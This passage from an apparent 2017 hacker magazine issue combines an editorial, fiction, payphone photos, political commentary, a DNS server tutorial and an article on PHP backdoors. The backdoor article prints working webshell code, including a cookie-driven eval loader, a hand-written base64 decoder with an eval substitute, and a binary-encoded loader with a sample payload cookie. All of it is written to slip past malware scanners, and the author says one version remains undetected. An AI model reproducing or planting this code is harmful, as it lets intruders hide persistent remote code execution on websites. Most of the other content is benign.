It's amazing what the Internet has become. When the government was creating this vast network system in the 1960s, they surely didn't think it would look like this in 2017 and, obviously, they failed to forecast that spyware would wreak its beautiful havoc upon the world (that's why it works so great, right?). The Internet itself is now the ultimate hack, overloaded with meaningless garbage.

I remember quite clearly when I was in my youth in the late nineties, powering up the broadband AOL that would set my friend Brandon and me free! All of the philosophies, images, and ideas that were "supposed" to be off limits to me were now available at my convenience, thanks to the Internet. As I grew into my teenage years, the Internet became more accessible and my expectations heightened. The entire world was there at the touch of my fingertips. Everything I could never afford! Want a copy of *The Anarchist Cookbook*? Have no money? Never fear, the Internet is here!

It appeared to me that the Internet was the place of weirdos and outcasts. A haven for society's rejects (myself included). A place where the Mutual UFO Network and The Lone Gunmen originated. A lot different than it looks today! Now, the weirdos are those that have never been on the Internet!

Eventually, I suppose, everything becomes commercialized, as did punk rock and metal music, Pokemon, ripped jeans, goth, whatever. I'm trying to avoid sounding overprotective, but it feels like the Internet has been violated. Or maybe it just sold out. Or maybe it's doing exactly what the government planned for it to do after all. Either way, I feel like the Internet belongs to those weirdos and outcasts of the nineties who didn't quite fit.

All of that great, free information is still there, though (for now). All you have to do is heap through the endless pile of garbage and convince yourself not to spend over 50 percent of your Internet time on social media.

Yet, any day now, the Internet could change. The government and large corporations are definitely interested in regulating it and reaping the massive financial gains that regulating it would entail. It is up to us - the folks who want it free, who *expect* it to be free, that is - to continue to fight the powers that be (as always).

On the other hand, I am not worried at all. When the government was creating the Internet, as I mentioned previously, I'm sure in their minds they didn't think there was any way the Internet could be hacked. As we all know, that's not the case. Don't you love viruses, malware, spyware and spam!? I do! Spam is my assurance that no matter what happens to the Internet - or its future incarnation - there will be hackers with *The Hacker Quarterly* in tow, ready to attack its accredited safeguards.

The Circle of Hope

more details are somewhere in this issue

Dev Manny, Information Technology Private Investigator "Hacking the Naked Princess"

by Andy Kaiser

Chapter 0x13

P@nic stared at me, her eyes glazed over, still processing what had just happened. In a flash that I'm sure she didn't want me to see, I saw her pain and fear, and her knowledge that even though Reboot had left us, her problems were far from over. She knew all this, and she had no idea of what to do next. She was just a kid. Yes, a 'leet-level security and communications hacker, but still just a kid. She couldn't control this. She couldn't fight back.

The worst part was that she'd been used, and her creation had been stolen and mutated. The Naked Princess was changing from a freaky social experiment into an actual weapon.

No, I rethought, the worst part was that I'd caused all of this.

"So?" P@nic said, eyebrows raised in expectation.

"RedAction." I said. "When Reboot said it, I knew it. Well, sort of. Not really. I mean, I do know that RedAction is a company that, well, it's run by, well.... And their ultimate goal is.... Um. But they're doing some scary work with scarier people. Some of them aren't around anymore."

The words were flowing almost randomly as I scanned memories shellacked with pain, terror, and a very significant virus attack. P@nic looked at me, confused, probably thinking that information technology investigators weren't as cool as they seemed, especially since the one in front of her seemed to have trouble with forming coherent sentences.

I'm a techie, so my default view is to categorize every possible thing I see. I must give things attributes, ratings, and opinion-heavy reviews. I have to, because that's the best way to sort through the chaos of life and force it to make sense, to sort out the Big Data of Planet Earth. The problem was that RedAction took away my usual methods because they'd given me so little information.

RedAction had sneaked into my life as softly and violently as they'd left it. The knockout gas they had used on me made sure of that. They'd hidden themselves well. We couldn't hit what we couldn't see.

I took a deep, cleansing breath. I coughed because I rarely took breaths that were deep or cleansing, and I tried to explain.

"I worked with a 'Ms. Smith', one of those high-powered, perfectly-dressed, to-the-point CEOs. She paid me frighteningly well for a basic security diagnostic. RedAction is her company."

"That still sounds vague."

"That's because I never got their address. They hid their location from me. They're not online. I remember the business description Ms. Smith gave: RedAction is a 'classified outfit performing secure management of priority operations for anonymous clients'."

"That's not much to go on."

"Yeah, but it really sells the business card. Later I found out they were pushing high-tech brain modification."

"Sounds fun."

"Oh for sure, until I got on the wrong end of their mental modifications. But my third personality says I'm much better now."

She looked at me, appreciating my humor, or possibly she was rethinking her decision to talk to me. That's when my natural bravado fought with my pessimistic side, and lost. My pessimistic side turned and gave me a face-punchable smirk. P@nic was right, we didn't have much. RedAction was a well-hidden, very private, outside-the-law company whose public description was that they did interesting things for interesting clients. Now - thanks to Reboot - I knew they were involved with the Naked Princess. But that was it.

Back in an often-ignored part of my brain, my optimistic side shyly raised its hand. There might yet be something to work with. Perhaps

my lack of information could still lead to something helpful.

"Based on what happened to me, when I did their security work, I can make a few assumptions: RedAction has a local presence in town, because they took me there to do work. They don't worry about breaking the law. They're not government, because if they were, they wouldn't have bothered with hiring a bit-level operator like me."

"I might have something here," P@nic said.

"Right," I nodded. "If I were a profitable, clandestine, possibly-illegal organization, and had access to the Naked Princess, what would I do with it? Reboot said the Naked Princess app was being weaponized. He talked about direct manipulation of stock markets, politics, and sports betting. But he talked like it was the future, not the present. I think they're still beta testing. They're not ready to act."

"You know, I think I might have a way to help," P@nic said.

"Sure. But this'll be tricky. How can we track them? We can't just log on to the nearest esports betting site, pick the next Street Fighter tournament, and look for 'I'm with RedAction' avatars. We still have to find them. I need to get in the way of their testing, to find what they're doing and break it."

The danger to my job and possibly my life had just escalated. Why did I still want this? Because I felt guilty about P@nic, about supposedly being her savior when I'd instead pointed Reboot and RedAction right towards her. It was my responsibility to take care of her. I was angry at the way Reboot had manipulated me. Correction: I was pissed. I didn't like being controlled. I had to punch back. Though I still didn't have a target for my anger.

"In some cultures, people converse with others," P@nic said. "It's just a custom, but you still might want to try it."

As I stopped thinking to myself out loud, the words she'd been saying over the last minute finally penetrated my thick skull, and were translated into usable meaning. My eloquent response was to stare blankly at her.

"Whoops," I said helpfully. "I got sidetracked."

"No kidding."

"What do you have? How can you help?"

"When Oober - I mean Reboot - came over to threaten me, he pushed into the house. Sat down and acted like he owned the place. He used my computers so he could use my projector. He logged in to a webfacing server, pulled up the Naked Princess pictures for you and me, and had them displaying on my systems, ready for when you got here."

"He used your systems to log in to his systems."

"Yep."

"Tell me you're running a keylogger."

She smiled. With her teeth.

"I put keyloggers on every system I access. So yeah, mine too. I know everything he typed. Get online and I'll send it all to you. This mongrel's gonna pay."

"If Reboot accessed RedAction systems from your house, and you keylogged it, we probably have a lot to work with."

P@nic's eyes were shining in a way that made me uncomfortable.

"Their systems are open," she said. "Even without creds, I won the AnonIt hacking competition. I'm not good at a lot of stuff, but I can access systems that aren't meant to be accessed. Since Reboot was dipstick enough to give me his creds, that makes it even easier. I'll bet all the bitcoins he bribed me with that I can do some real damage. The sky's the limit."

Until now, I'd known P@nic as someone Reboot had taken advantage of, someone he'd attacked and tracked and abused. Now, she glowed with competence and intensity. I wasn't eager to stand in her way, but I still wanted more backup. I thought back to Minotaur. He was another AnonIt hacker, another winner who might be eager for the next big target, especially if it was to stop the Naked Princess app.

"Don't get too eager to pound Reboot into the ground right away," I said. "We'll do this right. Reboot works for RedAction. I have no idea how big they are. We shouldn't do anything until we know, because the other team is just you and me. I know people who might be willing to help, but need time to put something together."

P@nic shrugged.

"Fine, whatever," she said. "You talk to whoever. I'm going to fight back, and I'm going to do it right now. You and me don't matter. I've got my botnet."

Sometimes I get chills. This was one of those times.

Latin American Payphones

Peru. Yes, in this country you can apparently just stick a payphone onto a tree if that works for you. This one was seen in Ollantaytambo in the Sacred Valley of the Incas.

Photo by Victoria Dietz

Latin American Payphones

Peru. A bit more of a traditional approach found in Iquitos. Telefónica is a Spanish company that operates throughout South America.

Photo by Andova Begarin

Latin American Payphones

Colombia. Located in Chia, we're impressed with the combination cord and chain that keeps the receiver from wandering.

Photo by Dallas Luce

Latin American Payphones

Mexico. This phone was found in the mountains over Puerto Vallarta. It only works for local calls and the cost on the receiver says $3 unlimited, meaning three pesos (around 15 American cents).

Photo by Dwayne Jenkins

International Payphones

Oman. Found somewhere in the maze of the Souq Muttrah marketplace in Muscat. This model can be found throughout the city.

Photo by Sam Pursglove

International Payphones

Bulgaria. This payphone, seen in Veliko Tarnovo, doesn't know how lucky it is. That amount of protection for such a tiny phone is unheard of in most parts.

Photo by Brian Collins

International Payphones

Spain. This is off the mainland a bit. Actually discovered in Las Palmas on Gran Canaria in the Canary Islands, this phone seems to have withstood lots of wear and tear. Run by Telefónica.

Photo by Oscar Sandström

International Payphones

Portugal. Again, not actually on the mainland. This one was found in Furnas in the municipality of Povoação on the island of São Miguel in the Azores. It also wins the award for the loneliest looking phone in this issue.

Photo by Kevin Costain

Payphones from Around the World

Honduras. This well-protected and stylish model is a government-owned Hondutel phone that was spotted in Santa Rosa de Copan.

Photo by Edwin

Payphones from Around the World

Cuba. This rather nondescript model was attached to the outside of a building about a block from Ernest Hemingway's old home in Havana.

Photo by Bruce Robin

Payphones from Around the World

Costa Rica. Seen in Zarcero, this phone used to take coins, but the coin mechanism has been disabled and now it only takes cards.

Photo by Babu Mengelepouti

Payphones from Around the World

Portugal. Found standing all alone on a street near the pier in Calheta, São Jorge, Azores.

Photo by Anthony Cunha

Payphones of the East

Australia. This is one of only two payphones on Lord Howe Island. This one was near Joy's General Store and it even comes with a chair. (The other payphone is at the airport.)

Photo by Greg Sherman

Payphones of the East

Taiwan. Spotted at Taoyuan Airport near Taipei, this phone seems way bigger than it needs to be. We're surprised someone hasn't stuck a big ad on all that empty space.

Photo by Justin Davis

Payphones of the East

Thailand. A true work of art, this Bangkok payphone uses colors with amazing style. This phone seems to be torn between looking futuristic and ancient.

Photo by Sam Pursglove

Payphones of the East

Thailand. Another aesthetically pleasing model, this one found in Phuket. The colors offset themselves perfectly, making it possible to admire while completely missing the fact that it has no handset.

Photo by Sam Pursglove

Blue Payphones

Lithuania. Near the Baltic sea on a walking trail, but these blue things are found all over Palanga.

Photo by Elvis Sakalauskas

Blue Payphones

Eritrea. In a part of the world where payphones are still heavily used, this blue model from Eritel looks brand new.

Photo by whotopia

Blue Payphones

Belize. This is cheating since the only reason this phone is blue is because somebody threw blue paint on it. Other than that, this is a perfectly normal Belizean payphone.

Photo by hevnsnt

Blue Payphones

Greece. Found near Athens, this blue model is fairly typical, as is the graffiti that tends to show up on it.

Photo by Andi Hudson

International Payphones

Thailand. Found outside the police station on the main road in Chiang Mai near the city zoo.

Photo by James Schumacher

International Payphones

Scotland. This BT payphone was found in Brig o'Turk and is clearly getting a lot of use. Ironically, there was no GSM service here.

Photo by Tad

International Payphones

Turkey. Hidden behind a tree in Istanbul, this little phone takes no coins and may only be known to the graffiti artists and sticker people who stop by.

Photo by joshua dellinger

International Payphones

Hungary. This payphone from United Telecom Investment in the small town of Herend accepts both Hungarian and Euro coins and still provides a dial tone.

Photo by Richard Hanisch

Payphones Found on Island Nations

Cuba. A standard coin-only model found throughout the country. And no, this one was not in a bathroom. Tile works everywhere.

Photo by April Wright

Payphones Found on Island Nations

Saint Martin. Found in Grand Case on the French side of the island (pre-Irma) where Heineken bottles hover magically upside down.

Photo by Nicolas

Payphones Found on Island Nations

Taiwan. This busy looking metallic model was seen outside the Taipei Zoo subway station. Payphones here are an increasing rarity.

Photo by Paul Scheidt

Payphones Found on Island Nations

Japan. Not only is this green phone in pristine condition, but it has a really good view of a major intersection in Osaka. One could stay here for hours.

Photo by Larry Washburn

European Payphones

Switzerland. Technically not an actual payphone photo since there's no longer a phone in this booth, but the fact that this is still sitting in the forest near Peccia, in the canton of Ticino, makes it somehow meaningful.

Photo by Daniele Tonella

European Payphones

Bosnia. There's a lot to say in Sarajevo and apparently payphone kiosks are the place to do it. This one has it all: markers, spray paint, stickers... plus a complimentary beverage.

Photo by Andrew Welch

European Payphones

Serbia. If you're looking for a trip into David Lynch land, look no further. This weird-ass model is actually from around 1905 and can be found at the Time Out bar in Backi Petrovac, Vojvodina. The painting needs no explanation.

Photo by Zoran Jeneckov

European Payphones

Denmark. Found in Copenhagen, this phone is still in use on a busy street. Its very presence somehow seems comforting. And the stately booth looks like it's been around even longer.

Photo by Thomas Pohlentz

Acts of Courage

"Take Courage" by S Khan is licensed under CC BY 2.0

In these troubled times, we often find ourselves being tested. It becomes a challenge to say or do the right thing - and sometimes to *not* say or do what we know to be inherently wrong. History makes it seem easy. But when it's unfolding right in front of you, these decisions and choices are much more complex.

In the hacker community, we find ourselves to be in a rather unique place, due to our varying skills and access levels. That can be both a curse and an enormous privilege. And we believe we've never been in a better position to face it head-on.

Our general distaste for the current government that has taken power in the United States may have seeped into previous editorials and comments. That was our choice and, for a number of us, our obligation. Staying silent when one believes tremendous injustices are taking place is often as harmful an act as the injustices themselves. We simply can't sit idly by. Of course, there are those who disagree and who have voiced those opinions loudly. We wouldn't have it any other way. Discourse and disagreement equal dialogue, one which we need more of and the lack of which has led us to where we are today. To somehow conclude that any of us ought to be exempt from the dialogue is a disservice and creates a lost opportunity. Whatever your opinions, don't sit this one out. And don't follow us or anyone else without fully understanding *why* you're agreeing. We never liked blind allegiances and we like them even less when we're a part of them.

As hackers, we have an obligation to reveal things when we learn them. Sometimes these truths will be inconvenient ones, sometimes they will back what we personally believe in. And other times we won't care one bit, other than to be satisfied that the truth is being shared. This is the case with security holes we find, leaked emails or memos that weren't kept secure enough, or evidence of injustice or hypocrisy, great or small. Wikileaks fulfilled this promise years ago with the release of the "Collateral Murder" video, which provided all the evidence needed that showed U.S. military targeting journalists and civilians in Iraq, evidence that was previously covered up. Numerous other revelations became public in this manner, thanks to the courage of those who gained access to them and who often paid a heavy price for doing the right thing. Wikileaks, however, subsequently fell flat by blatantly taking sides in last year's U.S. election, thereby losing much of their legitimacy. While Wikileaks rightfully targeted the Clinton campaign, they clearly avoided subject matter that might reflect badly on the Trump campaign. Regardless of one's political beliefs, full disclosure without regard for them is the only way to maintain fairness. It's why we offered a $10,000 bounty (which has now grown substantially through matching pledges) for Donald Trump's tax returns. (We would have made the same offer for access to the tax returns of any other major presidential candidate, but these were the only ones that were kept hidden.) When one resists sharing the truth, the rest of us become curious about the reasons why.

More recently, after a deplorable white supremacist march through the streets of Charlottesville and an accompanying terrorist act, many in our community were inspired to do something in response. A neo-Nazi website that had enjoyed Internet access for many years suddenly found itself kicked off of GoDaddy. And then Network Solutions and Google. And when the site tried to find hosting in other countries, one by one

they were cut off due to the outrage and bad publicity. Is it right to cut off speech of any kind in this manner? We believe it is when the decision is being made independently of any government regulation. In other words, these people still have the right to free speech and they can say whatever they want. But such reprehensible speech will generate a reaction and nobody should be forced to help them along. Are there hypocrisies and double standards that can be found when making these decisions? Undoubtedly so. That doesn't take away from the guts required to stand up and say "enough." We don't have to simply stand around and continue to watch the ugliness. Resisting isn't always a neat process.

We're seeing other courageous acts on a daily basis, whether it's using the power of tech companies to defend refugees, immigrants, the transgender community, and so many others who find themselves under attack by the current regime - or through the actions of the many civil liberties organizations like the EFF and the ACLU who don't have enough hours in the day to fight this administration's wish list of dominance and compliance with antiquated and unjust values.

While we often believe that it's good to have some inside influence in order to keep things from spiraling too far out of control, there comes a time when any form of cooperation does more harm than good. This is what members of numerous Trump committees have recently concluded, including eight members of the National Infrastructure Advisory Council, who advised the Trump administration on cybersecurity, among other things. Their resignation letter said: "The moral infrastructure of our Nation is the foundation on which our physical infrastructure is built. The Administration's actions undermine that foundation." When the leader of your country starts defending neo-Nazis, the rules of the game change, and what one may have accepted in the past becomes completely distasteful and unacceptable. That, and the fact, that the administration wasn't even taking the recommendations of this committee seriously in the first place made this decision inevitable.

These actions, and the many more to come, carry more weight than we may initially have believed. Looking back in history, it was nearly always a simple action by an individual that triggered a massive reaction against injustice: Rosa Parks, Mahatma Gandhi, Aung San Suu Kyi. We have some great individuals in our midst who have learned the value of speaking out - and who have the tools to do so. We have the ability to build even better tools that will work for us rather than be used against us. Never has the value of mastering technology meant more. The skills of the hacker mindset will be pivotal in designing hardware and software that can empower people. It will be up to the rest of us to use it in that manner.

Statement required by 39 USC 3685 showing the ownership, management, and circulation of *2600 Magazine*, published quarterly (4 issues) for October 1, 2017. Annual subscription price $27.00.

1. Mailing address of known office of publication is Box 752, Middle Island, New York 11953.
2. Mailing address of the headquarters or general business offices of the publisher is 2 Flowerfield, St. James, NY 11780.
3. The names and addresses of the publisher, editor, and managing editor are: Publisher and Editor: Emmanuel Goldstein, Box 99, Middle Island, New York 11953. Managing Editor: Eric Corley, 2 Flowerfield, St. James, NY 11780
4. The owner is Eric Corley, 2 Flowerfield, St. James, NY 11780
5. Known bondholders, mortgagees, and other security holders owning or holding more than 1 percent or more of total amount of bonds, mortgages, or other securities are: none.
6. Extent and nature of circulation:

	Average No. Copies each issue during preceeding 12 months	Single Issue nearest to filing date
A. Total Number of Copies	26375	27000
B. Paid and/or Requested Circulation		
1 Paid/Requested Outside-County Mail Subscriptions	4266	4453
2 Paid In-County Subscriptions	0	0
3 Sales Through Dealers and carries, street vendors, and counter sales	20933	21300
4 Other Classes Mailed Through the USPS	0	0
C. Total Paid and/or Requested Circulation	25199	25753
D. Free Distribution by Mail and Outside the Mail		
1 Outside-County	143	143
2 In-County	0	0
3 Other Classes Mailed Through the USPS	0	0
4 Outside the Mail	825	825
E. Total free distribution	968	968
F. Total distribution	26167	26167
G. Copies not distributed	208	279
H. Total	26375	27000
I. Percent Paid	96	96

7. I certify that the statements made by me above are correct and complete.
(Signed) Eric Corley, Owner.

Bypass Your ISP's DNS and Run A Private OpenNIC Server

by Mike Dank
famicoman@gmail.com

With recent U.S. legislation regarding Internet privacy, we see another example of control moving away from consumers and towards service providers. Following the news of this change, many have taken a renewed interest in methods that can take back some of the control and privacy that ISPs and other organizations have slowly been chipping away.

One such service that consumers can liberate (and run) for themselves is DNS. The Domain Name System is responsible for retrieving IP addresses (like 123.45.67.89) from domain names (like 2600.com). For a simplified explanation, when you go to visit a website your machine hasn't seen before, your machine will query a caching server that is usually owned by your ISP or a company like Google or OpenDNS. This server will return the proper IP address, if they have it cached, or query its way along a chain of DNS servers to the authoritative one controlling that domain. Once found, the IP address for the domain entered will trickle back to you and complete the initial request, allowing your machine to resolve it.

Companies that control these services have a direct look into the sites you are trying to visit. You can bet that more than just a few of them are logging queries and using them for marketing purposes or creating profiles based on who is sitting behind the keyboard at the address of origin. However, there are alternative DNS providers out there who can offer more privacy than others are willing to offer.

One such project, OpenNIC, has been operating a network of DNS servers for many years. Unlike traditional DNS providers, OpenNIC provides an alternate root to the ICANN system (which resolves traditional TLDs - top level domains like .com, .net, etc.) while maintaining backwards compatibility with them. Using OpenNIC, you can still resolve all of the same sites, but also get access to those run by OpenNIC operators, with TLDs such as .geek, .pirate, and .bbs. OpenNIC is made up of hobbyists, engineers, and tinkerers who not only want to explore the ins and outs of DNS, but also offer enhanced privacy and free domain registration for TLDs within their root! You may see OpenNIC as just-another-organization to query, but many operators are privacy-oriented, running their own servers devoid of logging and/or in countries that don't poke around in your network traffic.

Aside from using an official OpenNIC DNS server to query your home traffic against directly, you can also set one up yourself. Using a modest VPS (512MB of RAM, 4GB of disk) hosted somewhere outside of the U.S. (or the 14-eyes jurisdiction, if you prefer), you can subvert organizations who may be nefariously gathering information from your queries. While your server will still ultimately connect upstream to an OpenNIC server, any clients at home or on the go never will. They will only query your new DNS server directly.

Installation and Configuration

Setting up a DNS server is relatively easy to do with just a basic understanding of the shell. I'm running a Debian system, so some of the configuration may be different depending on the distribution you are running. Additionally, the steps below are for configuring a BIND server. There are many different DNS server packages out there to choose from, though BIND is arguably the most widespread on GNU/Linux hosts.

After logging into our server, we will first want to switch to the root account to configure BIND.

```
$ su -
```

Next, we will install bind9 and DNS utilities using the package manager. This will automatically configure a (non-publicly accessible) DNS server for us to work with and various DNS tools that will aid in setting up the server (specifically, dig).

```
$ apt-get install bind9 dnsutils -y
```

Now, we will pull down the OpenNIC root hints file for BIND to use. The root hints file simply contains information about OpenNIC's root DNS servers that control the alternative TLDs OpenNIC has to offer (as well as provide backwards compatibility to ICANN domains). On Debian, we save this information to "/etc/bind/db.root" for BIND to access.

```
$ dig . NS @75.127.96.89 >
➥ /etc/bind/db.root
```

While the root hints information does not change often, new TLDs can be added to OpenNIC periodically. We will set up a cron job that updates this file once a month (you can specify this to be more frequent if you wish) at 12:00 am on the first of the month. Let's edit the crontab to add this recurring job.

```
$ crontab -e
```

At the bottom of the file, paste the following and save, activating our job.

```
$ 0 0 1 * * /usr/bin/dig . NS
➥ @75.127.96.89 >
➥ /etc/bind/db.root
```

Next, we will want to make some changes to the BIND configuration files. Specifically, we will allow recursive queries (so our BIND installation can query the OpenNIC root servers), enable DNSSEC validation (to verify integrity of DNS data on query to OpenNIC servers), and whitelist our client's IP address. Edit "/etc/bind/named.conf.options" and replace the contents with the following options block, making any edits as needed to specify a client's IP address.

```
options {
 directory "/var/cache/bind";

 //Allow localhost and a client
➥  IP of 1.2.3.4
 allow-query { localhost;
➥  1.2.3.4; };
 recursion yes;

 dnssec-enable yes;
 dnssec-validation yes;
 dnssec-lookaside auto;

 auth-nxdomain no; # conform to
➥  RFC1035
 listen-on-v6 { any; }; //Only
➥  use if your server has an
➥  ipv6 iface!
};
```

Now, we will also change the logging configuration so that no logs are kept for any queries to our server. This is beneficial in that we know our own queries will never be logged on our server (as well as queries from anyone else we might authorize to use our server at a later date) for any reason. To make this change, edit "/etc/bind/named.conf" and add the following logging block to the bottom of the file.

```
logging {
 category default { null; };
};
```

Finally, restart BIND so it can use our new configuration.

```
$ /etc/init.d/bind9 restart
```

Now, make sure that our server is using itself for DNS by checking the "/etc/resolv.conf" file. If it doesn't exist already, place the following line above any other lines starting with "nameserver".

```
nameserver 127.0.0.1
```

Testing resolution of both OpenNIC and ICANN TLDs can be done with a few simple ping commands.

```
$ ping -c4 2600.com
$ ping -c4 opennic.glue
```

Conclusion and Next Steps

Now that the server is in place, you are free to configure your client machine(s), home router, etc. to make use of the new DNS server. Provided you have port 53 open for both UDP and TCP on the server's firewall, you should be able to add a similar "nameserver" line to the "/etc/resolv.conf" file (as seen in the previous section) on any authorized client machine, using the server's external IP address instead of the loopback "127.0.0.1" address.

Instructions for DNS configuration on many different operating systems and devices are readily available from a myriad of sources online if you aren't using a Linux-based client machine. Upon successful configuration, your client should be able to execute the two ping commands in the previous section, verifying a proper setup!

As always, be sure to take precautions and secure your server if you have not done so already. With a functioning DNS server now configured, this project could be expanded upon (as a follow-up exercise/article) by implementing a tool such as DNSCrypt to authenticate and secure your DNS traffic.

Sources

https://opennicproject.org
http://www.zytrax.com/books/dns

"Backdoor" by Joost Markerink is licensed under CC BY 2.0

by Dave Jericho

Each week I get more and more requests for incident remediation work, mostly websites, but on occasion that extends to the hosting server and beyond. With this, I come across a large portion of PHP backdoors that have wrangled their way in amongst the web files, largely due to improper maintenance of the website. Businesses like to get as much as they can by paying as little as they can. This, however, leads to too many instances where they pay X amount to a web development house to build a site and feel they don't need to pay extra for the maintenance of said site. Roll in the requirement for incident remediation and we see a site littered with backdoors and the CMS core files, themes, and plugin/extensions are out of date and have vulnerabilities.

That being said, my point of this article is not to beat on the businesses making the poor choices to save the few quid on maintenance, but more to beat on the authors of the PHP backdoors used in the attack. The laziness of the attacks just irritates me and how easy it is to detect the backdoors placed on the website. In my examples here, I am going to cover PHP backdoors under Wordpress, mainly because it is one of the most dominating CMSes in use.

Let's assume for argument's sake that our target is Business X, who pays his yearly hosting, but has no maintenance plan in place. Also, we will assume that the developers were decent enough and installed some form of WAF and anti-malware detection when they pushed the site live. The main plugins/services for web-based anti-malware come from Sucuri, Wordfence, All in One, iThemes Security, and Anti-Malware by GOTMLS.net. There are others, of course, but these would be the top of the food chain. So with this knowledge in mind, the only reason Business X should be alerted to our backdoor is if the attacker starts affecting the site's normal behavior or their malware scanner picks up on its presence.

A generic PHP backdoor tends to consist of three main components: delivery, decode, and execute. So at its most basic level, we would see something such as:

------ Start Code Snippet #1------

```
eval(base64_decode($_COOKIE["pay
➥load"]));
```

------ End Code Snippet #1------

Now if you tried using something like this, even with the most basic of anti-malware in operation, Business X is in luck, as it would most likely set off alarm bells - eval() and base64_decode() being the two primary red flags. So with this in mind, attackers tend to obfuscate their code, which in itself is a red flag, however, even the most obfuscated code still boils down to using base64_decode and eval at the heart. There are some good obfuscation techniques used, most common would be the use of extract() to rename the red flag functions and eliminate the red flags. It annoys me to see this mass bombarding of sites with garbage, when there are plenty of other options available to an attacker to lower the chances of detection.

This led me to write my own PHP backdoor as a test. My first attempt was to remove the red flags eval() and base64_decode() but still achieve the same functionality.

------ Start Code Snippet #2------

```
$template_level = "topLevel";
  $template_level_cookie = $_COOKIE[
➥"template_level"];
  if ($template_level_cookie !=
➥ $template_level){ echo "what's the
➥ magic word?"; die(); }

      // get_input is a replacement for
➥ base64_decode()
     function get_input($template_
➥input, $template_table) {

       $template_table_array = str_
➥split($template_table);
       $char_array = str_split(
➥$template_input);
       $j = 0;
       for ($i = 0; $i < count($char_
➥array); $i+=4) {

         $b[0] = array_search($char_array[$i], $template_table_array);
         $b[1] = array_search($char_array[$i+1], $template_table_array);
         $b[2] = array_search($char_array[$i+2], $template_table_array);
         $b[3] = array_search($char_array[$i+3], $template_table_array);

         $template_full[$j++] = chr((($b[0] << 2) | ($b[1] >> 4)));
         if ($b[2] < 64) {
           $template_full[$j++] = chr((($b[1] << 4) | ($b[2] >> 2)));
           if ($b[3] < 64)
           {
             $template_full[$j++] = chr((($b[2] << 6) | $b[3]));
           }
         }
       }

       return implode($template_full);
  }

      // get_template() & extract() is a replacement for eval()
     function get_template($template_request) {

     $template_name = tempnam("/tmp", "get_template");
     $template_handler = fopen($template_name, "w+");
     fwrite($template_handler, "<?php\n" . $template_request);
     fclose($template_handler);
     include $template_name;
     unlink($template_name);

     return get_defined_vars();

     }

  extract(get_template(get_input($_COOKIE["template_
input"], $_COOKIE["template_table"])));
```

------ End Code Snippet #2------

As you can see in the above code, I'm effectively doing the exact same thing as our generic PHP backdoor showen in Code Snippet #1, but I just wrote my own base64_decode() function and also used an alternative substitute to eval(). Not rocket science, but it is enough to overcome the red flags and also without the need for over-the-top obfuscation. This went undetected by all web based anti-malware, including server side malware scanners. I submitted it to a number of vendors, and about two months later they released a signature for it and it is now detected.

My point was made: there are endless variations to a generic PHP backdoor that can be used in an attack to ensure longevity in your attack, most commonly on a target that has nobody maintaining the site from a technical aspect.

I then wanted to see if I could write a PHP backdoor that uses the common red flags and still goes

undetected. This led me to write the following code:

------ Start Code Snippet #3------

```
// 1.) Convert Binary to String
function binToStr($input)
{
 $chunks = str_split($input,8);
 $ret = '';
 foreach ($chunks as $chunk)
 {
   $ret .= chr(bindec($chunk));
 }
 return $ret;
}

// 2.) Create a temporary file
$tmp_file = "mog_" . mt_rand(10000, 99999) . ".php";

// 3.) Write the decoded Binary to our temporary file
$worker_file = fopen($tmp_file, "w") or die("Unable to open file!");
$txt = binToStr($_COOKIE["mog_data"]);
fwrite($worker_file, $txt);
fclose($worker_file);

// 4.) Include our newly created temporary file with our newly decoded PHP
require_once($tmp_file);

// 5.) Once payload is executed Delete the temporary file.
unlink($tmp_file);
```

------ End Code Snippet #3------

------ Start Payload Snippet -------

```
Cookie: mog_data=0011110000111111011100000110100001110000001000000110010101110110
➥1100001011011000010
1000011000100110000101110011011001010011011000110100010111110110010001100101011000
➥1101101111011001000
1100101001010000010010001011111010000110100111101001111010010110100100101000101010
➥1101100100010011011
0101101111011001110101111101110000011000010111100100100010010111010010100100101001
➥0011101100100000001
1111100111110;mog_pay=cGhwaW5mbygpOw==;
```

------ End Payload Snippet ------

In the above example, we are passing the red flags in binary format. When we decode this binary string, we now see our generic PHP backdoor code as seen in Code Snippet #1 "<?php eval(base64_decode($_COOKIE["mog_pay"])); ?>". We then write this code to a temporary file and use require_once() to execute. At this stage, we can now pass our Base64 payload and, once executed, we delete the temporary file. So in this instance, the likelihood of an active scan picking up on the temporary file with the red flags is very slim. Not impossible, but slim. I know the whole thing could have been done using the binary payload without requiring the base64 at all, but the point of the exercise was to use a generic PHP backdoor structure without being detected. Of course the option is there to obfuscate the code if you wish.

When tested, this solution went undetected by the top web-based malware scanners and a number of server side scanners. As with the previous example I wrote, I have submitted this to vendors, but there is still no signature and it remains an undetected solution.

Hope you enjoyed this brief article on PHP backdoors and simple ways to write your own rather than working with off-the-shelf solutions.

INSEPARABLE: THE INTERSECTIONALITY OF HACKING AND POLITICS

by Josephus

Trigger Warning/Disclaimer: This is not an easy topic for someone who does not have an open mind and only likes to be linear and stay in a bubble. We will touch on points of racism, the prison industrial complex, media control, politics, and some other stuff that makes people squirm or, as I like to call it: "grown folks' business." Understanding how all these things contribute to this discussion and doing it in a nuanced way is essential for a way forward for all of us, so if this isn't for you, read it anyway. You might learn something and crack open that closed mind of yours! Also, the views here are my own and not my employer's, organizations I support, so on and so forth. Anyways, on with the show!

In the Winter 2016-17 issue of *2600* and on *Off the Hook*, the election (naturally, since this was a presidential election year in the U.S.) took up much of the discussion on the air and in the letters section of the magazine. However, this kind of banter is not unusual for the hacker, computer science, information security, and the wider technology community, as what goes on in government tends to have an effect in our community. No matter our specialty (lock picking, code breaking, social engineering, etc.), we are all hackers! Similar to the concept that there is no such thing - from a scientific point anyways - as "race" (black, white, brown, beige, etc.), we are all human beings, yet we are all caught in the crossfire of politics. For better or worse, all of us are caught up in the political machinations of the communities we live in - our sexual orientation, the schools we go to, the color of our skin, and even the jobs we have are, by their nature, a political action. Whether hackers like it or not, the actions of hacking and hackers are inseparable from the politics they intentionally or unintentionally confront.

Keepin' it 100 on Intersectionality

We do not live in a binary world so, to frame it in red or blue state, 0 or 1, yes or no, and New York style pizza or Chicago deep dish does not address the more nuanced and complex issues of life. To take that deeper look, we will use the sociological framework of intersectionality and apply it to hacking and political activity so we can see why those two are, so to speak, joined at the hip. Intersectionality is a sociological framework to understand and fix issues on a multidimensional - as opposed to singular - basis through multiple viewpoints from people of different genders, sexual orientation, racial categories, and beliefs. The simplistic view of an issue (like racism or climate change) is OK for "polite" discussion, but a narrow scope is a poor substitute for a more robust and honest discussion.

Pretending that hacking and politics should be segregated, as if one doesn't have an effect on the other, is nothing more than "burying [y]our head[s] in the sand." To paraphrase a popular meme: "One does not simply separate hacking from politics."

